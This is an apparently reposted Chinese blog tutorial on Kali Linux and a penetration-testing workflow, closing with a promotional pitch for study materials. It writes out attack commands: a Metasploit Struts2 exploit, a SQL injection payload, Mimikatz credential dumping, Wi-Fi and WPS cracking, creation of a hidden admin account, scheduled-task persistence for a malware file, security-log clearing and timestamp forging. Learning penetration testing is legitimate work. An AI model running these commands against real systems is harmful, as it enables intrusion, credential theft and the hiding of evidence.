
Kali Linux:从入门到渗透测试的终极指南,一篇文章带你精通!
前言
Kali Linux 作为网络安全领域的「瑞士军刀」,集成 600 + 专业渗透工具,覆盖信息收集、漏洞利用、权限维持等全流程。本文结合最新实战场景,整理系统学习路径、核心工具解析及资源获取方式,助你快速掌握这门渗透测试必备技能。尤其会重点介绍 2025 年 Kali Linux 的新特性,让你紧跟版本更新步伐。
一、Kali Linux 基础入门:从安装到系统配置
1. 安装与初始化
双系统 / 虚拟机
•推荐使用 VMware 或 VirtualBox 安装,避免对物理机系统造成影响。
•分区建议:至少分配 20GB 磁盘空间,单独划分 /home 和 /var 分区以保证稳定性。
官方镜像
•下载地址:Kali Linux 官方网站,需校验 SHA256 哈希值确保文件完整性。
•安装步骤:选择「Graphical install」图形化安装,配置网络时建议使用国内源(如阿里云、中科大源)加速更新。需要注意的是,从 2024.4 版本开始,Kali Linux 全面放弃对 i386 架构的支持,不再提供 32 位系统的完整安装镜像 ,若你的设备为 32 位,可通过包管理器或 Docker 容器在 64 位系统上运行 32 位应用程序。
2. 系统优化
更新与升级
sudo apt update && sudo apt upgrade -y # 更新系统包sudo apt dist-upgrade -y # 升级系统版本
工具安装
sudo apt install -y nmap burp-suite metasploit-framework # 安装常用工具
中文支持
•安装字体:sudo apt install fonts-wqy-microhei
•配置输入法:通过「设置 - 区域与语言」添加中文(简体)并设置为默认。
在 2024.4 版本中,Python 3.12 成为默认解释器,带来性能提升、安全性增强及更完善的开发者生态。同时,官方推荐使用 pipx 安装第三方 Python 包,以获得更好的环境隔离 。到了 2025.1a 版本,系统在软件包层面有诸多更新,添加了各种新软件包,进一步丰富了工具生态。
二、核心工具与实战场景解析
1. 信息收集工具
Nmap:端口扫描与服务枚举
nmap -sV -O -p- 192.168.1.100 -oN scan_report.txt # 全端口扫描+系统指纹识别
Fofa/Shodan:网络空间搜索引擎
•语法示例:title=“管理后台” && port=“8080” 定位暴露的 Web 管理界面。
Maltego:开源情报(OSINT)工具
•图 3:Maltego 生成的目标人物关系图谱
•功能:绘制目标人物关系图,关联邮箱、域名与社交媒体账号。
2. 漏洞利用框架
*Metasploit:渗透测试核心框架*
msfconsole -q # 启动控制台use exploit/multi/http/apache_struts2_s045_rce # 调用Struts2漏洞模块set RHOSTS target.comexploit # 执行漏洞利用
*Burp Suite:Web 漏洞检测*
•图 5:Burp Suite Intruder 模块进行密码爆破*
•Intruder 模块:暴力破解登录密码(如枚举用户名admin + 密码字典)。
•Repeater 模块:手动测试 SQL 注入(Payload:’ OR 1=1–)。
3. 内网渗透工具
Fscan:内网资产扫描
fscan64.exe -h 192.168.1.0/24 -p 1-65535 -o result.txt # 扫描存活主机、开放端口、弱口令
Mimikatz:密码窃取
mimikatz.exe “privilege::debug” “sekurlsa::logonPasswords” exit # 提取Windows登录凭证
4. 无线安全工具
Aircrack-ng:Wi-Fi 密码破解
airodump-ng wlan0mon -c 6 -w capture.cap # 监听指定信道并捕获数据包aircrack-ng -w password.lst capture.cap # 使用字典破解
Reaver:WPS 漏洞攻击
reaver -i wlan0mon -b XX:XX:XX:XX:XX:XX -vv # 暴力破解WPS PIN码
三、渗透测试全流程实战
1. 目标侦察阶段
步骤
1.被动信息收集:通过 Whois、GitHub 挖掘目标域名注册信息、代码库敏感配置。
2.主动扫描:使用 Nmap 扫描开放端口(如 80、443、3389),确定攻击入口。
3.漏洞枚举:利用 AWVS 扫描 Web 应用漏洞(如 SQL 注入、文件上传漏洞)。
2. 漏洞利用阶段
案例:WordPress 插件漏洞
1.识别漏洞插件:通过 WPScan 扫描目标站点插件版本。
2.下载 EXP:从 Exploit-DB 获取对应漏洞利用代码。
3.执行攻击:使用 Metasploit 模块或手工构造请求获取 Shell。
3. 权限维持与痕迹清理
后门植入
•创建隐藏账户:net user hack$ admin123! /add && net localgroup administrators hack$ /add
•计划任务驻留:schtasks /create /tn “UpdateService” /tr “C:\malware.exe” /sc hourly
痕迹清理
wevtutil cl Security # 清除安全日志(需管理员权限)timestomp.exe -m “2025-01-01 00:00:00” malware.exe # 伪造文件时间戳
本文转自网络如有侵权,请联系删除。
题外话
今天只要你给我的文章点赞,我私藏的网安学习资料一样免费共享给你们,来看看有哪些东西。
网络安全学习路线&学习资源
下面给大家分享一份2025最新版的网络安全学习路线资料,帮助新人小白更系统、更快速的学习黑客技术!
对于从来没有接触过网络安全的同学,我们帮你准备了详细的学习成长路线图&学习规划。可以说是最科学最系统的学习路线,大家跟着这个大的方向学习准没问题。

需要高清完整学习路线图,和全套网络安全技术教程的小伙伴!
↓↓↓ 扫描下方图片即可前往获取↓↓↓
学习资料电子文档
压箱底的好资料,全面地介绍网络安全的基础理论,包括逆向、八层网络防御、汇编语言、白帽子web安全、密码学、网络安全协议等,将基础理论和主流工具的应用实践紧密结合,有利于读者理解各种主流工具背后的实现机制。

网络安全源码合集+工具包

视频教程
很多朋友都不喜欢晦涩的文字,我也为大家准备了视频教程,,每个章节都是当前板块的精华浓缩。(全套教程点击领取哈)

因篇幅有限,仅展示部分资料,需要扫描下方图片即可前往获取
好了就写到这了,大家有任何问题也可以随时私信问我!希望大家不要忘记点赞收藏哦!
特别声明:
此教程为纯技术分享!本文的目的决不是为那些怀有不良动机的人提供及技术支持!也不承担因为技术被滥用所产生的连带责任!本书的目的在于最大限度地唤醒大家对网络安全的重视,并采取相应的安全措施,从而减少由网络安全而带来的经济损失。!!!
更多推荐


 19
 0
- 0


 已为社区贡献20条内容

所有评论(0)